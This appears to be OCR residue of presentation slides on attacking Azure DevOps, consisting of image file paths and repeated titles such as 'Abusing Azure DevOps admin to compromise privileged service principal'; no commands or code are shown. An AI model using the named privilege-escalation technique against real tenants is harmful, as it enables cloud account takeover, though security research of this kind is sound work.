
- **WHERE DO WE FIND ORPHANED ORGS?**
- **AZ DEVOPS CLI – WELL NOT REALLY?!**




ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL




ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL




ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL




ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL



ABUSING AZURE DEVOPS ADMIN TO COMPROMISE PRIVILEGED SERVICE PRINCIPAL

